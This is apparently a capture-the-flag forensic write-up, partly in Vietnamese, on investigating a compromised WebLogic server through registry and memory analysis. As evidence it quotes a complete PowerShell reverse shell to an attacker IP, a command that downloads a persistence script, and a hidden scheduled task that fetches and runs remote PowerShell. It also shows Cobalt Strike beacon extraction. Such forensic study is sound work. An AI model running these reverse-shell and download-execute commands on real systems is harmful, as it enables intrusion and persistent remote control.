Weblogic
Q1 What is the version of the WebLogic server installed on the system?

14.1.1.0.0
Q2 The admin set a port forward rule to redirect the traffic from the public port to the WebLogic admin portal port. What is the public and WebLogic admin portal port number? Format PublicPort:WebLogicPort (22:1337)
\REGISTRY\MACHINE\SYSTEM\ControlSet002\Services\SharedAccess\Parameters\FirewallPolicy\FirewallRules {ACAB0365-5BFD-47D3-97FE-C0158EE875AD}
Port forwarding rules created via netsh on Windows are stored in the registry under HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\PortProxy\v4tov4\tcp. These settings are used for Windows native port forwarding. For specific applications like RDP or Windows Firewall, other registry keys are used
Ta tìm thấy như sau \REGISTRY\MACHINE\SYSTEM\ControlSet002\Services\PortProxy\v4tov4\tcp 192.168.144.131/80 "192.168.144.131/7001" False
\REGISTRY\MACHINE\SYSTEM\ControlSet002\Services\PortProxy\v4tov4\tcp 192.168.144.131/80 "192.168.144.131/7001" False
Q3 The attacker gain access through WebLogic Server. What is the PID of the process responsible for the initial exploit?

java gọi hàng loạt powershell là điểm bất thường
Q4 The attacker used the vulnerability he found in the webserver to execute a reverse shell command to his own server. Provide the IP and port of the attacker server? Format: IP:port
$client = New - Object System.Net.Sockets.TCPClient("192.168.144.129", 1339);
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|% {
    0
};
while (($i = $stream.Read($bytes, 0, $bytes.Length))  - ne 0)  {;
    $data = (New - Object  - TypeName System.Text.ASCIIEncoding).GetString($bytes, 0, $i);
    $sendback = (iex $data 2 > &1 | Out - String );
    $sendback2 = $sendback  +  "PS "  +  (pwd).Path  +  "> ";
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
    $stream.Write($sendbyte, 0, $sendbyte.Length);
    $stream.Flush()
};
$client.Close()
Q5 Multiple files were downloaded from the attacker's web server. Provide the Command used to download the PowerShell script used for persistence?
tập trung vào các process powershell 3520,2684,4200,4264,2712,1616,2132,1012,4344
Invoke-WebRequest -Uri "http://192.168.144.129:1338/presist.ps1" -OutFile "./presist.ps1"
Q6 What is the MITRE ID related to the persistence technique the attacker used?
schtasks /create /tn ServiceUpdate /tr "c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object net.webclient).downloadstring(''http://192.168.144.129/connect.ps1''))'" /sc onlogon /ru System
Q7 After maintaining persistence, the attacker dropped a cobalt strike beacon. Try to analyze it and provide the User-Agent.
Beacon của cobalt parser bằng cách nào đẩy vào máy nạn nhân. Trong đó chứa configuration block, có nhiều thông tin quan trọng như: C2, port, protocol, user-agent,….
Nhưng thường bị mã hóa

python3 vol.py -f '/home/ubuntu/Desktop/Start Here/Artifacts/memory.mem' -o '/home/ubuntu/Desktop/Start Here/Artifacts/MemProcFS Output' windows.memmap --pid 1488 --dump
Ta dùng parse_beacon_config.py và parse file pid.1488.vad.0x3160000-0x355ffff.dmp
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0) LBBROWSER
Q8 What is the URL of the exfiltrated data?
strings -e l /home/ubuntu/Desktop/Challenges/processdump/pid.4596.dmp | grep -i 'exfiltrator.txt' -A1